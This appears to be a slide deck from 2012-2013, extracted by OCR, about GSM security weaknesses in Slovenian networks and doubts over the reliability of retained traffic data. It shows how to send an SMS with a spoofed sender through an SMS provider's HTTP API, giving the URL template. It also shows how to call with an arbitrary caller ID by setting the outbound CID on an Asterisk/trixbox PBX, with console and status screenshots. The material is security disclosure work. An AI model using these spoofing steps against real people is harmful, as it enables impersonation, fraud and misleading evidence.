GSM security and the realiability of data retention

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(CC) 2012, 2013

WARNING:
“kidz, don't try this at home”

For the described procedures we used certified equipment.

We also performed an analysis of our own communications, We did not caused any interference in the Slovenian GSM networks.

No SIM card has been cloned. No mobile phone was tortured.

The purpose of this study was to draw attention to the security vulnerabilities in the Slovenian GSM networks. Our aim is to improve GSM security and consequently increase the level of privacy of mobile users. We would like that Slovenian mobile operators begin to invest more in network security and protection of its users.


Our study also showed the weaknesses in the retention of traffic data (so-called data retention) – we believe that reliability of traffic data in criminal proceedings is questionable.

Sending of SMS messages with spoofed sender's identification

Sending of SMS “from” arbitrary number

```
<http://provider.com/sms/json?username=xxxxxxxxx&password=xxxxxxxxxx&from=Phreaker&to=38631123456&text=Sending%20of%20SMS%20from%20number%20which%20is%20not%20a%20number.>
```

Sending of SMS “from” arbitrary number




NOKIA

21:38

Phreaker

Posiljanje SMS iz stevilke ki ni stevilka.

Možnosti Odgovori Izhod



NOKIA

21:38

Phreaker

Podrobnosti:

Pošiljatelj:
(brez imena)
Phreaker
Prejeto:
[redacted]
08.03.2012


Možnosti Odgovori Izhod

Calling with arbitrary caller ID

(some operators implemented security patches, but in certain circumstances, procedure still works)

Calling with arbitrary caller ID

1: setting-up the infrastructure




```
PBX Status: trixbox1.localdomain ()
Version
Asterisk 1.6.0.26-FONCORE-r78 built by r
Uptime
System uptime: 6 minutes, 9 seconds
Last reload: 6 minutes, 9 seconds
Active Channel(s)
Peer                User/ANR          Call I
0 active SIP dialogs
Sip Registry
Host                                 Username
sip.[redacted]:5060                  102
1 SIP registrations.
Sip Peers
Name/username              Host
sip.[redacted]102          [redacted]
2000                       (Unspecified)
1000/1000                  192.168.56.1
3 sip peers [Monitored: 0 online, 2 offline Unmonitored: 1 online, 0 offline]
IAX2 Registry
Host                     dnsmgr  Username     Perceived                  Refresh  State
0 IAX2 registrations.
IAX2 Peers
Name/Username     Host                     Mask             Port             Status
0 iax2 pe   [0 online  0 offline  0 unmonitored]
```

```
Fo  access to the trixbox web GUI use this URL
eth0 http://10.0.2.15

eth1 http://192.168.56.101


Fo  help on trixbox commands you can use from t
co mand shell type help-trixbox.

t ixbox1 login: root
 assword:
Last login: Thu Feb  2 19:41:29 on tty1
[trixbox1.localdomain ~]# ifconfig tun0
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00
-00
          inet addr:10.8.8.18  P-t-P:10.8.8.17  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:10424 (10.1 KiB)  TX bytes:16714 (16.3 KiB)

[trixbox1.localdomain ~]# _
```

Using account TrixBox local (SIP)

Calling with arbitrary caller ID

2: look into the virtual PBX



trixbox - Admin Mode - Mozilla Firefox
trixbox - Admin Mode
192.168.56.101/maint/index.php?astInfo
Google

PBX Status: trixbox1.localdomain ()

```
Version
Asterisk 1.6.0.26-FONCORE-r78 built by root @ reviso
Uptime
System uptime: 7 hours, 5 minutes, 43 seconds
Last reload: 1 hour, 10 minutes, 54 seconds
Active Channel(s)
Peer              User/ANR          Call ID         F
0 active SIP dialogs
Sip Registry
Host                                Username       Refre
0 SIP registrations.
Sip Peers
Name/username              Host            Dyn Nat A
2000                       (Unspecified)    D   N   
1000/1000                  192.168.56.1     D   N   
2 sip peers [Monitored: 1 online, 1 offline Unmonito
IAX2 Registry
Host              dnsmgr  Username     Perceived
0 IAX2 registrations.
IAX2 Peers
Name/Username     Host                Mask
[redacted]                    (S)  255.255.255.25
1 iax2 peers [1 online, 0 offline, 0 unmonitored]
Subscribe/Notify
```

Extension: 1000

Delete Extension 1000

Add Follow Me Settings

Edit Extension

Display Name: Matej 1

CID Num Alias:

SIP Alias:

Extension Options

Outbound CID: "386[redacted]" <386[redacted]>


Ring Time: Default

Call Waiting: Enable

Call Screening: Disable

Calling with arbitrary caller ID


3: result on a phone



040999999	2 mins ago
040888888	2 mins ago
040777777	3 mins ago
040666666	4 mins ago
040555555	5 mins ago
040444444	6 mins ago

Calling with arbitrary caller ID

4: traffic data recorded by the mobile provider



